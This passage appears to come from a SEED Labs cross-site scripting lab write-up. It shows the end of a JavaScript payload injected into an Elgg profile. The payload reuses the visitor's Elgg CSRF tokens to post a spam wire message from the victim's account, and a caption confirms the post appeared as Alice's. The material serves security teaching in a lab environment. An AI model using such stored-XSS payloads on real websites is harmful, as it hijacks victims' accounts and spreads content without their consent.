         ↪  now\nhttp://www.seed-server.com/profile/samy";

        var formData = new FormData();
        formData.append('__elgg_token', token);
        formData.append('__elgg_ts', ts);
        formData.append('body', postBody);


        var ajax = new XMLHttpRequest();
        ajax.open("POST", sendurl, true);
        ajax.setRequestHeader("Host", "www.seed-server.com");
        ajax.send(formData);
    }
</script>
```

When Alice visits Samy's profile this time, a post is made from her profile without her knowing it.



Alice's wire posts

What's happening?

140 characters remaining

By Alice just now

To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/samy

Figure 8: Wire post made from Alice's profile